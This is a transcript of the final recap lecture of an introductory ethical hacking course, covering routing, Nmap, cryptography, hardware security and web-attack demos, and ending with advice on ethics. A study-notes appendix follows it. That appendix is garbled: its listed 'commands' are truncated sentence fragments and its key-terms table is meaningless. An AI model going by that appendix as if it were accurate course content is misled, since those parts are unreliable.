Then, in week 3 we talked about some of the routing protocols.

The interior and exterior routing protocols; how packets are actually routed in the internet and we talked about the IP version 6 also which is being deployed in many networks as you already know.

But, still most of the networks run IP version 4, the older version because of legacy considerations.

We looked at a number of examples, where we talked about how packets are routed with respect to some routing table examples; we illustrated the process of packet forwarding.

We mentioned a very important concepts in this context; that if the destination address of a packet matches with multiple rows in the routing table, then we consider the particular row which is having maximum prefix match and the packet is forwarded to the corresponding interface.

Then in week 4, we had some demonstration of various tools.

We talked about virtual box, we talked about Kali Linux, how different tools can be installed, and we also started some experiments with Nmaps.

Continued

So, how this Nmap tool can be used; the various commands, simple commands can be used and so on, alright.

So, continuing to week 5, we continuing means, we continued some more demonstrations particularly with the Nmap tool as you have seen earlier.

So, in the last few lectures; we again had a rule; we again had a re look at the Nmap tool to find out the various options available under Nmap and how they actually work.

We try to give you also some explanation about the working of the different commands, how they work, ok.

Now, many of the network protocols that have meant for enhancing security are based on encryption of some data or some kind of authentication mechanism.

So, you need some cryptographic tools and techniques.

So, it is during week 6, we started some basic tutorial on cryptography.

We talked about some concepts of the cryptographic techniques.

Continued

Specifically, we looked at the private and public key cryptographic algorithms.

We mentioned that in the internet scenario, we need a combination of both public key and private key cryptography to efficiently share information over a secure channel.

private key cryptography is fast; public key cryptography is slow; but public key has some very interesting advantages in the internet scenario.

These are the things we had discussed.

And then coming to week 7, we continued with our discussion.

We talked about cryptographic hash functions which are so very useful for carrying out or ensuring data authentication or entity authentication which also form the foundation to create digital signatures and certificates which are so useful in the present day context.

And lastly, we look at some of the security applications, where all these things, this public key encryption, private key encryption, cryptographic hash function, they are used in combination in some particular way, ok.

Then, week 8; we first talked about some of the slightly unconventional ways to ensure security, likes steganography or information hiding.

Continued

We hide something inside something else so that casual looker will not feel the presence of the hidden information; that is steganography.

Biometrics is becoming so much useful nowadays, starting from iris, fingerprint, gait, then means various kind of hand gestures.

So, different kinds of biometric trades are used to uniquely identify human beings.

These are becoming important.

So, some basic ideas and concepts we had discussed.

Then we talked about some of the network based attacks; that typically carried out to well, both for offensive and defensive purposes.

If an ethical hacker, you will be doing that to identify vulnerabilities in the system.

But if you are a malicious attacker, you are possibly trying to break into a system with some malicious intent.

Continued

Then lastly we took, we talked about two specific protocols which are important, DNS, name server and email and some security issues with respect to that.

Then, week 9; again, we looked at some of the demonstrations of the tools with respect to various security and ethical hacking applications.

And in week 10, we looked at a slightly different thing; we looked at some technologies related to hardware security.

Nowadays just ensuring software security is not enough; there are so many handle gadgets that we use, starting from mobile phones to so many other devices.

And ensuring security at the hardware level for those devices is becoming that much more important.

We talked about side channel attacks which can make a device vulnerable; because the implementation is not safe enough; may be the algorithm is strong, but the implementation is weak.

We talked about physical unclonable function, which can make implementing hardware security easier and we have also mentioned something called hardware Trojan; we can, which can both make our systems safer.

And can also make some systems you are getting from other places vulnerable, if you are not sure about what is there inside the system.

Continued

So, these are some of the things that you had discussed.

Then in week 11, again we looked at some tool demonstration.

But, here mostly we looked at something like SQL injection attack; then accesses cross-site scripting and so on, where application level security or website vulnerabilities were considered, ok.

So, you had looked at number of tools.

And in this last week, we had a relook at the Nmap and the Wireshark tool which have already seen earlier in the demonstration sessions.

But, we thought that if we more formally go through these tools, their functionalities and how they work, then it will be easier as an ethical hacker for you, to assimilate and do things in a proper way in the proper contexts, ok.

So, to summarize there are a few suggestions I would like to make; the first thing is the subject of ethical hacking is highly interdisciplinary.

You need expertise in a lot of different subjects in order to become a good ethical hacker, a good practitioner in the field.

Continued

So, if you feel that I will be doing one or two such courses and you will become an expert in ethical hacking you are absolutely wrong.

It requires years and years of hard work, decades of hard work to become a good ethical hacker.

So, make it a point, remember that there is no alternative to hard work; you have to put in lot of hard work, lot of knowledge you have to gather to understand how it work.

You see, just downloading some tools Nmap, Wireshark, running and doing something is not ethical hacking.

You have to learn how think works; you have to build your own tools.

Because, some customer some organization may ask you do something which is not readily available.

You may have to develop your own tools for those purposes; but for that you have to understand how things work.

Now, as I mentioned repeatedly, the objective of this particular course is primarily to introduce you to the world of ethical hacking, introducing you to some of the basic concepts.

Continued

We are a no way to trying to compete with the other courses that are available on the same subjects.

We are not trying to make you experts in usage of the tools, not at all.

But, our philosophy will be to introduce to the subject.

And if some of you are motivated, get motivated by what we are trying to say, you will learn the subject yourself, ok.

You will be learning it in a way which is much better that what the other courses, the existing courses teach you to do.

You will become an expert in your own write.

So, just to repeat, this course is by no means complete.

We are just trying to put you on a proper platform from where you can start your learning process; your start, your learning process starts now.

Continued

So, to become a good ethical hacker as I had said, you need to put in a lot and lot of hard work, hands on exercises and experiments; there is no alternative to that.

You may need to develop a lot of tools on your own, because everything may not be readily available.

And lastly I am repeating, ethics must be your top priority.

Do not do anything which may harm others physically, mentally or emotionally.

That is not part of ethics.

So, what we are trying to say, you learn the tools, do the experiments, but not at the expense of harming others, ok.

So, if we are able to convey this message to you.

We will feel that, we have been at least partially successful in achieving the objectives of this course.

Continued

So, with these few words, we have come to the end of this course and you take this opportunity to thank you all for attending.

Thank you once again.




Figure 11: Architecture diagram

Tools mentioned

- Kali Linux

- **Nmap**
- **Wireshark**

Commands / syntax from the lecture

- Nmap tool can be used; the various commands, simple commands can be used and so on, a
- Nmap tool as you have seen earlier
- Nmap tool to find out the various options available under Nmap and how they actually
- Nmap and the Wireshark tool which have already seen earlier in the demonstration sess

Key terms

Term	Meaning in this lecture
So, just to repeat, this course is by no	complete.

Exam-oriented recap

- Now, many of the network protocols that have meant for enhancing security are based on encryption of some data or some kind of authentication mechanism.
- private key cryptography is fast; public key cryptography is slow; but public key has some very interesting advantages in the internet scenario.
- And lastly, we look at some of the security applications, where all these things, this public key encryption, private key encryption, cryptographic hash function, they are used in combination in some particular way, ok.
- Then, week 8; we first talked about some of the slightly unconventional ways to ensure security, likes steganography or information hiding.
- Then we talked about some of the network based attacks; that typically carried out to well, both for offensive and defensive purposes.
- But if you are a malicious attacker, you are possibly trying to break into a system with some malicious intent.
- Then lastly we took, we talked about two specific protocols which are important, DNS, name server and email and some security issues with respect to that.
- Then, week 9; again, we looked at some of the demonstrations of the tools with respect to various security and ethical hacking applications.